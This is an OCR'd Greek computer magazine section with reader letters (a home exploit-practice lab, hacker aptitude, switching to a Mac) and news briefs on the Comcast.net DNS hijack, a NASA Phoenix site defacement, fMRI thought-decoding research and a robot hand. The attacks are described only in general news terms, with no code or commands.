1. Ακόμη και σ' αυτό το σύντομο κείμενο, κάποια από τις αξιαγάπητες διορθώτριες έχει ήδη δει κάτι –ο Θεός και η ψυχή της τι– που είναι πολύ στραβό και καθόλου δεν της αρέσει. Τη στιγμή που διαβάζετε αυτές τις γραμμές να είστε σίγουροι ότι έχουμε προλάβει να τσακωθούμε και να φιλιώσουμε ξανά, με τον υπογράφοντα να έχει κεράσει τον καφέ της συμφιλίωσης. Όχι ότι έχει αποδεχτεί την άποψη της άλλης πλευράς, αλλά τέλος πάντων...
2. Ευτυχώς ή δυστυχώς, λίγα πράγματα σήμερα στερούνται τσιπακίου!

reader feedback



♥ Συγχαρητήρια άλλη μια φορά για το περιοδικό σας, χιλιετηρίδες μπροστά απ' τον ανταγωνισμό! Η σύνθεση του PC μου είναι: CPU Athlon XP 1700+ @ 1.500MHz (ελαφρό OC), RAM 512MB και VGA GeForce 3 Ti 500 64MB. Αρκετά παλιό, αλλά τόσα χρόνια με έχει βγάλει 100% ασπροπρόσωπο και έχει αναστηθεί κι αυτό απ' τις στάχτες του ουκ ολίγες φορές. Το χρησιμοποιώ για τα πάντα: για κατέβασμα torrent, για μουσική, ταινίες και το «Lost» (φανατικά!). Θα πάρω laptop του χρόνου, όταν γίνω(;) φοιτητής, σε κάποια σχολή πληροφορικής ελπίζω. Χρησιμοποιώ κυρίως Windows XP Pro SP3, κυρίως λόγω συμβατότητας με διάφορες εφαρμογές των μελών του σπιτιού. Του έχω βέβαια και το Ubuntu 8.04, με το οποίο πειραματίζομαι ενίοτε σε native Linux. Αλλά το σημαντικότερο και πιο βαρύ καθήκον που του έχω αναθέσει είναι το VMware. Έχω δημιουργήσει ένα εικονικό δίκτυο μεταξύ εικονικών μηχανών και πειραματίζομαι εκεί με δίκτυα, προγραμματισμό κ.λπ. Του έχω εγκαταστήσει το Backtrack (για προφανείς λόγους) και Windows XP SP1 (για να δοκιμάζω τα exploits/επιθέσεις με το Backtrack). Επίσης, για το τελευταίο σας άρθρο περί MySQL/PHP/HTML έβαλα το Damn Small Linux + XAMPP. Και φυσικά, μόλις τελειώσω την πρώτη μου σελίδα, θα της επιτεθώ με το Backtrack! Τα άρθρα σας είναι τέλεια, μόνο που μια εισαγωγή στη C/C++ (Βασική σύνταξη κ.ο.κ.) θα ήταν κάπως απαραίτητη για την παρακολούθησή τους. Εγώ πήρα τα Βασικά απ' το Gray Hat Hacking 2nd Edition και συνεχίζω να το διαβάζω, φυσικά. Και για να μην ξεχνιόμαστε (τεύχος 10, σελ. 50, κάτω κάτω), ο κεντρικός επεξεργαστής είναι το μυαλό του υπολογιστή. Καρδιά του υπολογιστή δεν είναι το τροφοδοτικό, που τροφοδοτεί με ηλεκτρόνια τις ηλεκτρονικές φλέβες του;

Συνεχίστε ακάθεκτοι,
dimitristi6

Απίστευτο! Πώς μπορείς κι έχεις στήσει VMware σε μηχάνημα με 512MB RAM και μάλιστα υλοποιείς τα σενάρια που περιγράφεις; Είσαι ήρωας! Πέρα απ' την πλάκα, χαιρόμαστε που έχουμε «ψαγμένους» αναγνώστες, οι οποίοι αναζητούν τη γνώση ακόμα και υπό... αντίξοες συνθήκες :-) Το θέμα με τα tutorials για C/C++ (καθώς και άλλων γλωσσών προγραμματισμού) το σκεφτόμαστε σοβαρά. Υπάρχει ένας γενικότερος προβληματισμός, όμως: Σε πόσες συνέχειες μπορείς να σπάσεις ένα συγκεκριμένο tutorial, ώστε να μην καταντήσει ένα βαρετό κι ανούσιο serial; Ας μη γελιόμαστε, αν κάποιος πραγματικά ενδιαφέρεται να μάθει μια γλώσσα προγραμματισμού, τότε μάλλον θα καταφύγει σ' ένα καλό βιβλίο — σίγουρα δεν θα έχει την υπομονή να τη μάθει σε «τεύχη». Συμφωνούμε, πάντως, ότι μεμο-

νωμένα άρθρα που αποσκοπούν να κεντρίσουν το ενδιαφέρον του αναγνώστη σε μια συγκεκριμένη γλώσσα προγραμματισμού, κι από κει και πέρα να του δείξουν πώς μπορεί να συνεχίσει μόνος του, σίγουρα έχουν αξία. Κάτι θα κάνουμε για το όλο ζήτημα — but all in good time!

ΥΓ. Για τη μεταφορά του τροφοδοτικού ως καρδιάς του μηχανήματος, ναι, δεν έχουμε καμία αντίρρηση :-)

♦ Πραγματικά, ένα μεγάλο μπράβο για την προσπάθειά σας! Ήμουν από αυτούς που σας αγάπησα πριν εμφανιστείτε με την ανεξάρτητη μορφή, από τότε που σας βρίσκαμε τυχαία μέσα στα RAM. Δύο ερωτήσεις έχω: 1. Ο χάκερ γεννιέται ή γίνεται; 2. Σκέφτομαι το καλοκαίρι ν' αγοράσω το πρώτο μου Mac, συγκεκριμένα ένα MacBook Pro, αλλά διστάζω γιατί δεν ξέρω κατά πόσο συμβατός θα είναι μ' αυτά που έχω τώρα (για συσκευές, συγκεκριμένα) και γιατί θα είναι σαν να ξεκινώ από την αρχή, χωρίς να ξέρω τίποτα για το χειρισμό του OS του (ελληνική έκδοση υπάρχει; Σπασμένα τρέχει ή θα πρέπει να τρέχω εγώ; :-)

jimankihc


Αναφορικά με την πρώτη σου ερώτηση, έχουμε την πεποίθηση ότι ένας χάκερ ΚΑΙ γεννιέται ΚΑΙ γίνεται. Όταν λέμε ότι γεννιέται, εννοούμε ότι δεν έχουν όλοι οι άνθρωποι την ίδια έφεση/όρεξη/κουράγιο για διαρκή απόκτηση γνώσης, σκάλισμα, πειραματισμό και αντισυμβατική σκέψη. Φυσικά, αυτά από μόνα τους δεν αρκούν για να γίνει κανείς χάκερ, αφού χρειάζονται υπομονή, επιμονή και διαρκής (αυτο)εκπαίδευση. Επομένως, ο χάκερ δεν γεννιέται μόνο, αλλά γίνεται κιόλας! Για τη δεύτερη ερώτηση, αν σκοπεύεις να πάρεις MacBook Pro, είμαστε βέβαιοι ότι δεν θα το μετανιώσεις. Μη σε τρομάζουν το διαφορετικό περιβάλλον και ο διαφορετικός τρόπος χρήσης/χειρισμού: Για έναν έμπειρο χρήστη υπολογιστών δεν υπάρχει κανένας λόγος ανησυχίας. Πάνω κάτω, τα πράγματα είναι ίδια με τα Windows κι όπου εντοπίζονται διαφορές αυτές είναι μάλλον ευπρόσδεκτες — τουλάχιστον για όλα τα ανήσυχα (με την καλή έννοια) πνεύματα, μ' άλλα λόγια για όλους τους χάκερ στην ψυχή :-) Όσο για συμβατότητα με υπάρχον hardware, καθώς και διαθεσιμότητα software, ούτε σ' αυτούς τους τομείς θα συναντήσεις ιδιαίτερα προβλήματα. Μην ξεχνάς, εξάλλου, ότι οι σύγχρονοι Mac μπορούν άνετα να τρέχουν Windows και όλες τις εφαρμογές τους, είτε natively είτε σε virtualized environment, παράλληλα με το Mac OS X! Όχι ότι από το Mac OS X λείπει το software, αλλά λέμε τώρα. Περισσότερα για την έλευση ενός χρήστη Windows στον κόσμο του Mac μπορείς να διαβάσεις και σε σχετικό, εκτενές αφιέρωμα που έγινε στο RAM Απριλίου 2008.

♣ Γεια σας. Κατ' αρχάς συγχαρητήρια για τη δουλειά. Με λένε Μάριο, θέλω να αρχίσω το χάκινγκ και θα ήθελα από εσάς να μου προτείνετε μερικά βιβλία που να λένε όλα όσα ξέρουν οι χάκερ. Παρακαλώ, απαντήστε μου. Ευχαριστώ πολύ.

ΟΚ, αν και κάθε ερώτηση της μορφής «πείτε μου πώς θα μάθω όλα όσα ξέρουν οι τάδε» είναι από τη φύση της τουλάχιστον, χμ, κάπως τρομακτική, σ' αυτή την περίπτωση τα πράγματα είναι απλά (αν και κάτι μας λέει ότι μπορεί να μη σου αρέσει η απάντησή μας): Οι αληθινοί χάκερ αφενός δεν μπαίνουν εύκολα σε «καλούπια», αφετέρου πλουτίζουν διαρκώς τις γνώσεις και εξελίσσουν τις τεχνικές τους, πάνω σ' ένα σωρό θέματα και γνωστικά αντικείμενα. Όπως καταλαβαίνεις, λοιπόν, είναι απλώς αδύνατον να γραφτεί βιβλίο «για όλα όσα ξέρουν οι χάκερ» :-) Από τη στιγμή όμως που σε ενδιαφέρει το αντικείμενο, θα λέγαμε να ξεκινήσεις διαβάζοντας το (σχετικά σύντομο) κείμενο που βρίσκεται εδώ: tinyurl.com/2t9ab.

10 Τα ρνγρ ΝΕΆ

from newsact



SHOUTZ ΣΤΗΝ COMCAST

Επί πέντε τουλάχιστον ώρες κατόρθωσαν να διατηρήσουν τον έλεγχο του δικτυακού τόπου της μεγαλύτερης εταιρείας καλωδιακής πρόσβασης στο Ίντερνετ στις ΗΠΑ δύο χάκερ από το γκρουπ Kryogeniks. Με τα ψευδώνυμα Defiant και EBK, οι νεαροί χάκερ έκαναν DNS hijacking στο Comcast.net στις 28 Μάη, χρησιμοποιώντας τεχνικές social engineering (κοινωνική μηχανική) για ν' αποσπάσουν τα στοιχεία εισόδου ενός διαχειριστή της εταιρείας στο σύστημα της Network Solutions. Βασίστηκαν βεβαίως και στις δεξιότητές τους, προκειμένου ν' αξιοποιήσουν ένα κενό ασφάλειας που εντόπισαν στο σύστημα του ληξίαρχου, το οποίο τους επέτρεψε να μπουν στην κονσόλα διαχείρισης του domain της Comcast.
Αυτά καταθέτουν σε συνέντευξή τους στο Wired.com. Όσοι από τους 14 και πλέον εκατομμύρια συνδρομητές της Comcast επιχείρησαν τις ώρες της κατάληψης να προσπελάσουν το comcast.net, για να αξιοποιήσουν διάφορες υπηρεσίες, όπως, π.χ., το webmail, οδηγούνταν σ' ένα δικτυακό τόπο που ελεγχόταν από το δίδυμο, στον οποίο είχαν αναρτήσει το μήνυμα «KRYOGENIKS Defiant and EBK RoXed Comcast sHouTz to VIRUS Warlock elul21 collier seven» (που, σε ελεύθερη απόδοση, σημαίνει ότι η Comcast δεν είναι σε θέση να σταματήσει τους δύο αυτούς χάκερ κι εκείνοι εκφράζουν την ευγνωμοσύνη τους για τη φιλία και την έμπνευση που τους έδωσαν άλλοι χάκερ).

ΞΕΡΩ ΤΙ ΣΚΕΦΤΕΣΑΙ...

Αν και η επιστήμη απέχει ακόμα πολύ από το να διαβάζει τη σκέψη, οι ερευνητές στο Carnegie Mellon έχουν αναπτύξει μια μέθοδο που μοιάζει να το πράττει: Μπορούν να μαντέψουν ποιο αντικείμενο (ουσιαστικό) σκέφτεται κανείς. Βασισμένοι στην ανάλυση εικόνων του εγκεφάλου από μαγνητικό τομογράφο, κατόρθωσαν να προβλέψουν το μοτίβο της δραστηριότητας των νευρώνων από το σώμα που σκέφτονταν όταν έβλεπαν διαφορετικά


Την ώρα που το «Φοίνιξ» προσεδαφιζόταν με επιτυχία στον Κόκκινο Πλανήτη βρήκε να κάνει επίδειξη των ικανοτήτων του ο χάκερ του δικτυακού τόπου της αποστολής, παρατείνοντας την αγωνία όλων όσοι παρακολουθούσαν την δύσκολη αυτή προσπάθεια της ΝΑΣΑ.


«ΜΑΣ ΣΥΓΧΩΡΕΙΤΕ ΓΙΑ ΤΗ ΔΙΑΚΟΠΗ»

Το δικτυακό τόπο της τελευταίας αποστολής της NASA κατόρθωσε να αλλάξει χάκερ, το βράδυ της επικίνδυνης προσεδάφισης του σκάφους της στον Άρη, αφήνοντας στη θέση του κυρίως άρθρου στο σάιτ την υπογραφή του και μια παραπομπή σ' έναν άλλο δικτυακό τόπο.
Το σάιτ του «Φοίνικα» (http://phoenix.lpl.arizona.edu) που φιλοξενείται στο Πανεπιστήμιο της Αριζόνα «κατέβηκε» προσωρινά, έως ότου το πρόβλημα διορθώθηκε. Εν τω μεταξύ, ο «Φοίνικας» προσεδαφίστηκε με επιτυχία και ξεκίνησε τη χημική ανάλυση του εδάφους που θα δείξει αν κάποτε υπήρξε ζωή στον Κόκκινο Πλανήτη.

αντικείμενα-ουσιαστικά. Η ομάδα, με επικεφαλής το διακεκριμένο καθηγητή Marcel Just, υπέβαλε σε δοκιμασία τη μέθοδό της, αναλύοντας τη σκέψη εννέα εθελοντών όταν έβλεπαν 58 αντικείμενα, όπως μέρη του σώματος, οχήματα και λαχανικά. Η μέθοδος βασίζεται στην παρατηρούμενη αύξηση στη ροή του αίματος στον εγκέφαλο όταν ενεργοποιούνται διαφορετικά μέρη του. Από τη συνεχή παρατήρηση διαπιστώθηκε ότι όταν, για παράδειγμα, ο εθελοντής έβλεπε –και σκεφτόταν– ένα μήλο, ενεργοποιούσε το σημείο του εγκεφάλου που σχετίζεται με τη γεύση, την όσφρηση και το μάσημα. Όταν έβλεπε ένα όχημα, ενεργοποιούσε άλλους νευρώνες του εγκεφάλου, που συνδέονται με την κίνηση. Για να δοκιμαστεί το μοντέλο, οι επιστήμονες έδειξαν στους εθελοντές δύο νέα αντικείμενα και κοίταξαν τις εικόνες που αναμενόταν να εμφανίζει ο εγκέφαλός τους, όπως τις παρήγαγε το μοντέλο τους. Στη συνέχεια, σύγκριναν τις εικόνες αυτές με τις πραγματικές μαγνητικές τομογραφίες και διαπίστωσαν ότι οι προβλέψεις τους ήταν σωστές στο 77% των περιπτώσεων, αποδεικνύοντας έτσι το συσχετισμό ανάμεσα στο νόημα των λέξεων και στην αναπαράστασή του στους νευρώνες του εγκεφάλου. Βέβαια, το μοντέλο αυτό απαιτεί την υποβολή του ατόμου στον ογκώδη μαγνητικό τομογράφο και δεν θα μπορούσε κανείς να ισχυριστεί ότι ο Μεγάλος Αδελφός ήδη καραδοκεί...

Πράγματι, για να μαντέψει κάποιος τι σκέφτεστε θα έπρεπε να σας βάλει σ' ένα μαγνητικό τομογράφο και ν' αναλύσει ποιοι νευρώνες του εγκεφάλου σας ενεργοποιούνται κάθε φορά που βλέπετε κάτι. Ακόμα όμως κι αν το πετύχαινε για την περίπτωσή σας, δεν θα μπορούσε να επαναλάβει το κατόρθωμά του σε κάποιον άλλον, αφού το μοτίβο που σχηματίζεται όταν βλέπουμε το ίδιο αντικείμενο δεν είναι ίδιο για όλους τους ανθρώπους!





Αυτό είναι το πλέον επιδέξιο χέρι ρομπότ που μπορεί να εκτελέσει όλες τις κινήσεις του ανθρώπινου χεριού. Ονομάζεται Σκιά C5 και φέρει το όνομα της κατασκευάστριας εταιρείας Shadow Robot Company. Μια επίδειξη των δυνατοτήτων της έγινε στο πλαίσιο της έκθεσης Streetwise Robots, στο Λονδίνο.

